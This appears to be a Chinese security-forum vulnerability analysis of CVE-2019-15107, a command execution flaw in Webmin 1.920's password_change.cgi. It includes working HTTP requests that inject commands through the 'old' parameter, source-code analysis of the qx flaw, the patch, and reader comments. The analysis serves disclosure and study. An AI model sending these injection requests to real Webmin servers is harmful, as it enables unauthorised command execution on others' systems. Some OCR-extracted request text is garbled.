


Webmin <=1.920 远程命令执行漏洞 - 【CVE-2019-15107】

[chybeta](#) / 2019-08-19 00:09:00 / 浏览数 7675 [安全技术](#) [漏洞分析](#) [顶\(1\)](#) [踩\(0\)](#)

0x01 漏洞复现


- 测试版本：webmin 1.920
- 测试环境：Ubuntu

漏洞需要开启密码重置功能。在控制界面 https://ip:10000/webmin/edit_session.cgi?xnavigation=1

Password expiry policy  ☐ Always deny users with expired passwords ☐ Always allow users with expired passwords
☒ Prompt users with expired passwords to enter a new one

等待webmin重启，配置生效。查看webmin的配置文件，可以发现passwd_mode的值已经从0变为了2。

```
# cat /etc/webmin/miniserv.conf
...
passwd_mode=2
...
```



抓取到如下数据包：

```
POST /password_change.cgi HTTP/1.1
Host: yourip:10000
Connection: close
Content-Length: 63
Cache-Control: max-age=0
Origin: https://yourip:10000
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.100 Safari/537.36
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Sec-Fetch-Site: same-origin
Referer: https://yourip:10000/session_login.cgi
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: redirect=1; testing=1; sessiontest=1; sid=x
```

user=root&pam=1&expired=2&old=buyaoxiedaopocli&new1=buyaoxiedaopocli&new2=buyaoxiedaopocli

在参数old后加上|ifconfig 执行ifconfig命令。

Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3
Sec-Fetch-Site: same-origin
Referer: https://yourip:10000/session_login.cgi
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: redirect=1; testing=1; sessiontest=1; sid=x

user=root&pam=1&expired=2&old=chybeta|ifconfig&new1=chybeta&new2
=chybeta

```
</div>
<div class="panel-body">
<hr>
<center><h3>Failed to change password : The current password is
incorrectdocker0  Link encap:Ethernet H
inet addr:
UP BROADCAST MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

eth0  Link encap:Ethernet HWaddr
inet addr:
```

如果user不存在，同样能执行命令

text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3
Sec-Fetch-Site: same-origin
Referer: https://yourip:10000/session_login.cgi
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: redirect=1; testing=1; sessiontest=1; sid=x

user=noexists_user&pam=1&expired=2&old=chybeta|ifconfig&new1=chyb
eta&new2=chybeta

```
<div class="panel-body">
<hr>
<center><h3>Failed to change password : The current password is
incorrectdocker0  Link encap:Ethernet
inet addr:1
UP BROADCAST MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
```

0x02 漏洞分析

先整体看一下入口代码，password_change.cgi的第18-31行：

```
# Is this a Webmin user?
if (&foreign_check("acl")) {
    &foreign_require("acl", "acl-lib.pl");
    ($wuser) = grep { $_->{'name'} eq $in{'user'} } &acl::list_users();
    if ($wuser->{'pass'} eq 'x') {
        # A Webmin user, but using Unix authentication
        $wuser = undef;
    }
    elsif ($wuser->{'pass'} eq '*LK*' ||
        $wuser->{'pass'} =~ /\^!/) {
        &pass_error("Webmin users with locked accounts cannot change ".
            "their passwords!");
    }
}
```

这段代码用于根据请求中的user参数来查找其值是否事webmin的用户。假设只存在一个用户是root，且user=root，那自然\$wuser为root。但如果我们不知道用户名即

```
# Is this a Webmin user?
if (&foreign_check("acl")) {
    &foreign_require("acl", "acl-lib.pl");
    ($wuser) = grep { $_->{'name'} eq $in{'user'} } &acl::list_users();
    die Dumper($wuser);
    if ($wuser->{'pass'} eq 'x') {
        # A Webmin user, but using Unix authentication
        $wuser = undef;
    }
    elsif ($wuser->{'pass'} eq '*LK*' ||
        $wuser->{'pass'} =~ /\^!/) {
        &pass_error("Webmin users with locked
            "their passwords!");
    }
}
```

HTTP/1.0 500 Perl execution failed
Server: MiniServ/1.920
Date: Sun, 18 Aug 2019 13:38:23 GM
Content-type: text/html; Charset=iso-8
Connection: close

```
<h1>Error - Perl execution failed</h
<p>$VAR1 = undef;
</p>
```

但是紧接着一个比较语句，这句代码会直接导致\$wuser的值从undef变为{}

```
# Is this a Webmin user?
if (&foreign_check("acl")) {
    &foreign_require("acl", "acl-lib.pl");
    ($wuser) = grep { $_->{'name'} eq $in{'user'} } @users;
    if ($wuser->{'pass'} eq 'x') {
        # A Webmin user, but using Unix authentication
        $wuser = undef;
    }
    die Dumper($wuser);
}
# elsif ($wuser->{'pass'} eq '*LK*') {
# ..... $wuser->{'pass'} =~ /\^!\/\} {
# -> &pass_error("Webmin users with locked passwords!");
# -> }
}
```

3
Sec-Fetch-Site: same-origin
Referer:
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: redirect=1; testing=1; sessiontest=1; sid=x
user=noexists_user&pam=&expired=2&old=chybeta&ifconfig&new1=chybeta&new2=chybeta

HTTP/1.0 500 Perl execution failed
Server: MiniServ/1.920
Date: Sun, 18 Aug 2019 13:39:21 GMT
Content-type: text/html; Charset=iso-8859-1
Connection: close

<h1>Error - Perl execution failed</h1>
<p>\$VAR1 = {};
</p>

```
DB<13> $wuser = undef;
DB<14> print Dumper($wuser);
$VAR1 = undef;
DB<15> if ($wuser->{'pass'} eq 'x') {};
DB<16> print Dumper($wuser);
$VAR1 = {};
```

所以在接下来的更新密码部分，无论我们提供的user值是否是webmin的用户，都会进入到if (\$wuser) {...}这条分支中。

- user=root

```
if ($wuser) {
    die Dumper($wuser);
    # Update Webmin user's password
    $enc = &acl::encrypt_password($in{'old'});
    $enc eq $wuser->{'pass'} || &pass_error("Invalid password");
    $perr = &acl::check_password_restrictions($enc);
    $perr && &pass_error(&text("password_restrictions"));
    $wuser->{'pass'} = &acl::encrypt_password($enc);
    $wuser->{'temppass'} = 0;
    &acl::modify_user($wuser->{'name'}, $wuser->{'pass'});
    &reload_miniserv();
}
```

Request
Raw Params Headers Hex
Accept-Language: zh-CN,zh;q=0.9
Cookie: redirect=1; testing=1; sessiontest=1; sid=x
user=root&pam=&expired=2&old=chybeta&ifconfig&new1=chybeta&new2=chybeta

Response
Raw Headers Hex Render
<h1>Error - Perl execution failed</h1>
<p>\$VAR1 = {
 'modules' => [
 'backup-config',
 'change-user',
 'webmincron',
 'usermin',
 'webminlog',
 'webmin'.
]
};

- user=noexists_user

```

if ($wuser) {
    die Dumper($wuser);
    # Update Webmin user's password
    $enc = &acl::encrypt_password($in{'old'});
    $enc eq $wuser->{'pass'} || &pass_error($enc);
    $perr = &acl::check_password_restrictions($enc);
    $perr && &pass_error(&text{'password_eold'});
    $wuser->{'pass'} = &acl::encrypt_password($enc);
    $wuser->{'temppass'} = 0;
    &acl::modify_user($wuser->{'name'}, $wuser->{'pass'});
    &reload_miniserv();
}

```

Request

Raw	Params	Headers	Hex
Accept-Language: zh-CN,zh;q=0.9			
Cookie: redirect=1; testing=1; sessiontest=1; sid=x			
user=noexists_user&pam=&expired=2&old=chybeta&config&new1=chybeta&new2=chybeta			

Response

Raw	Headers	Hex	Render
HTTP/1.0 500 Perl execution failed			
Server: MiniServ/1.920			
Date: Sun, 18 Aug 2019 13:43:06 GMT			
Content-type: text/html; Charset=iso-8859-1			
Connection: close			
<h1>Error - Perl execution failed</h1> <p>\$VAR1 = {};</p>			

因此接下去只需要看password_change.cgi的第37-40行：

```

if ($wuser) {
    # Update Webmin user's password
    $enc = &acl::encrypt_password($in{'old'}, $wuser->{'pass'});
    $enc eq $wuser->{'pass'} || &pass_error($enc);
    ...
}

```

首先需要吐槽的是外国的这篇文章 <https://www.pentest.com.tr/exploits/DEFCON-Webmin-1920-Unauthorized-Remote-Command-Execution.html>，分析了一大堆的unix_crypt，然后突然冒出一句话说we will use "vertical bar (|)"。写的啥玩意啊，这跟RCE有啥关系？？

重点看 pass_error 这行代码，当密码验证不正确的时候将：

```
&pass_error($text{'password_eold'},qx/$in{'old'}/);
```

注意\$in{'old'}即参数old，而且放在了qx/.../中！

```

DB<27> $in{'old'} = "echo chybeta"
DB<28> print qx/$in{'old'}/chybeta
DB<29> $in{'old'} = "date"
DB<30> print qx/$in{'old'}/
Sun Aug 18 23:43:38 CST 2019

```

下图所指即命令执行后的结果，这是能直接回显的原因。

```

207 sub pass_error
208 {
209     &header(undef, undef, undef, undef, 1, 1);
210     print &ui_hr();
211     print "<center><h3>",$text{'password_err'},": ",@_, "</h3></center>\n";
212     print &ui_hr();
213     &footer();
214     exit;
215 }
216
217
218

```

所以实际上无需 | 这些符号，直接注入即可。

Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: redirect=1; testing=1; sessiontest=1; sid=x

user=noexists_user&pam=&expired=2&old=ifconfig&new1=chybeta&new2=chybeta

incorrectdocker0 Link encap:Ethernet HWaddr 02:42:2e:36:37:c7
inet addr:172.17.0.1 Bcast:172.17.255.255 Mask:255.255.0.0
UP BROADCAST MULTICAST MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

先知社区

顺便说个笑话，见github issue <https://github.com/webmin/webmin/issues/947>

b, Inc. [US] | github.com/webmin/webmin/issues/947

☆

Closed

Receiving perl execution failed - Your password has expired (at /usr/share/webmin/password_change.cg... #947
luizfschrickte opened this issue on 26 Jul 2018 · 1 comment

The most weird part is that the password_change.cgi file in the 1.890 tgz file is different from the file in the git 1.890 tag! And exactly line 12 has changed... From the GIT repository info, this file was theoretically changed last time only in 2014!

The problematic line 12 is:

```
$in{'expired'} eq '' || die $text{'password_expired'},qx/$in{'expired'}/;
```

Which was, in 1.860 version AND currently is on the github master and 1.890 tag sources:

```
$miniserv{'passwd_mode'} == 2 || die "Password changing is not enabled!";
```

So, may I correct this manually or am I doing something wrong? Why is this code in the deb file and not in the GIT sources.. am I looking in the wrong place?

Thank you very much!
Luiz Fernando



jcameron commented on 26 Jul 2018

Collaborator + 🗨️ ⋮

You're right, there was a local edit to that file on my packaging system which was incorrect. Putting back the contents from the repo should fix the problem.

jcameron closed this on 26 Jul 2018

0x03 补丁分析

webmin 1.930 修复了该漏洞，简单粗暴，去掉qx：

```
36  
37 if ($wuser) {  
38     # Update Webmin user's password  
39     $enc = &acl::encrypt_password($in{'old'}, $wuser->{'pass'});  
40     $enc eq $wuser->{'pass'} || &pass_error($text{'password_eold'});  
41     $perr = &acl::check_password_restrictions($in{'user'}, $in{'new1'});
```

先知社区

点击收藏 | 0 关注 | 1

[上一篇：CVE-2016-0095 Win...](#) [下一篇：SUCTF 2019 Writeu...](#)

1. 9 条回复



phithon 2019-08-19 00:28:59

1.910需要传入的user不存在，否则不能执行命令。不知道更老的版本会如何。建议为了全版本使用，POC最好传入一个不存在的user。



伍默 2019-08-21 07:54:00

password_change.cgi包如何抓取呢？本地复现抓包，直接访问发现遇到这个

Warning! Webmin has detected that the program `https://[redacted]:10000/password_change.cgi` was linked to from an unknown URL, which appears to be outside the Webmin server. This may be an attempt to trick your server into executing a dangerous command. Make sure your browser is configured to send referrer information so that it can be verified by Webmin.

Alternately, you can configure Webmin to allow links from unknown referers by :

- Login as `root`, and edit the `/etc/webmin/config` file.
- Find the line `referers_none=1` and change it to `referers_none=0`.
- Save the file.

WARNING - this has the side effect of opening your system up to reflected XSS attacks and so is not recommended!!





[chybeta](#) 2019-08-21 08:20:51

@伍默 看报错信息。reffer错了。

1 回复Ta



[伍默](#) 2019-08-21 14:48:53

@chybeta 已复现成功，感谢。

0 回复Ta



[173****5135](#) 2019-08-21 16:27:01

@伍默 我也遇到了这个问题，请问你怎么解决的

0 回复Ta



[173****5135](#) 2019-08-21 16:34:34

@伍默 成功了 谢谢

0 回复Ta



[小小胡](#) 2019-09-03 21:17:05

GoCancel<>

Request

RawParamsHeadersHex

POST /password_change.cgi HTTP/1.1
Host: 192.168.15.80:10000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Connection: close
Referer: https://192.168.15.80:10000/session_login.cgi
Cookie: redirect=1; testing=1; sid=46ca47727ceb2dfa85b935393454bcd2; sessiontest=1
Upgrade-Insecure-Requests: 1

user=b&pam=1&expired=2&old=12&fconfig=new1=426&new2=456

Response

RawHeadersHexHTMLRender

row","theme_xhred_filemanager_nothing_is_selected":"Nothing is selected!","theme_xhred_tooltip_side_slider_open_favorites_control":"Open favorites control","theme_xhred_global_update_and_close":"Update and close","body_upsec":"\$1 package updates are available, of which \$2 are security updates","theme_xhred_datable_loadingrecords":"Loading","theme_xhred_browser_warning":"To have the best experience with server panel on your computer, use a supported, up-to-date browser.

Internet Explorer is no longer supported.

Recommended browsers are Chrome,Firefox,Opera or Safari,Edge.<div class=\"alert alert-warning margined-top-10 margined-bottom-8\">You could download portable version of a browser, that doesn't require installation, to bypass imposed limitations.</div>","theme_xhred_filemanager_settings_tabs_remember_state":"Restore previously used tabs on first load","theme_xhred_filemanager_successful_ownership_with_errors":"Ownership has not been changed successfully for all objects","theme_xhred_xsql_fit_content_screen_height":"Fit database table content in screen height","body_cpu":"CPU load averages","theme_xhred_filemanager_preview_images_deps_error1":"It's necessary to have <code>ImageMagick</code> package installed on your system to have this feature working.","theme_xhred_filemanager_user_switch_current_user":"Current user","theme_xhred_global_target":"Target","theme_xhred_global_update":"Update","theme_xhred_filemanager_target_conflict_message_2":"Pasted targets already exist! What do you prefer to do?","theme_xhred_mail_more":"More","theme_xhred_filemanager_hovered_toolbar":"Activate dropdown in toolbar on mouse hover","theme_xhred_search_in_file_open_external":"Detach file to separate editor","theme_xhred_title_locale_config":"Locale configuration","theme_xhred_tooltip_side_slider_go_to_dashboard":"Go to dashboard","theme_xhred_filemanager_context_deselect_all":"Deselect All","theme_xhred_global_system_default":"System default","theme_xhred_global_installed_and_latest_version":"Installed and latest version","theme_xhred_sysinfo_bandwidth_quotas":"Bandwidth Quotas","theme_xhred_filemanager_save_to_refresh_content_proc":"Refreshing file content","theme_xhred_global_firewall":"Firewall","theme_xhred_filemanager_sorting_by_name":"Name","settings_right_theme_left_extensions_title":"Theme Extensions Editor","theme_xhred_filemanager_sorting":"Default sorting type","theme_xhred_csrf":"ConfigServer Security & Firewall","theme_xhred_datable_sprocessing":"Processing...","theme_xhred_filemanager_extract_encrypted_password_or_passphrase":"Password or passphrase","theme_xhred_global_update_and_return":"Update and return","settings_right_extensions_title":"Theme extensive design, enables you easily manipulate on targeted parts of the interface.","body_uptime":"System uptime","theme_xhred_connection_error":"Connection error","theme_xhred_filemanager_successful_directory_creation":"Directory '%value' was created

?<+>Type a search term0 matches

Done

Target: https://192.168.15.80:10000

?>

?<+>Type a search term0 matches

50,140 bytes | 357 millis

报错了 这是因为什么么

0 回复Ta



[宿](#) 2019-09-18 13:05:18

[@小小胡](#) 你的这个界面怎么打开的啊，我的打开直接显示如下图

Failed to change password : No
new password was entered

先知社区

0 回复Ta



[oooooj****](#) 2019-10-10 14:47:35

[@小小胡](#) 我也报错了，你解决了吗？

0 回复Ta

[登录](#) 后跟帖

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)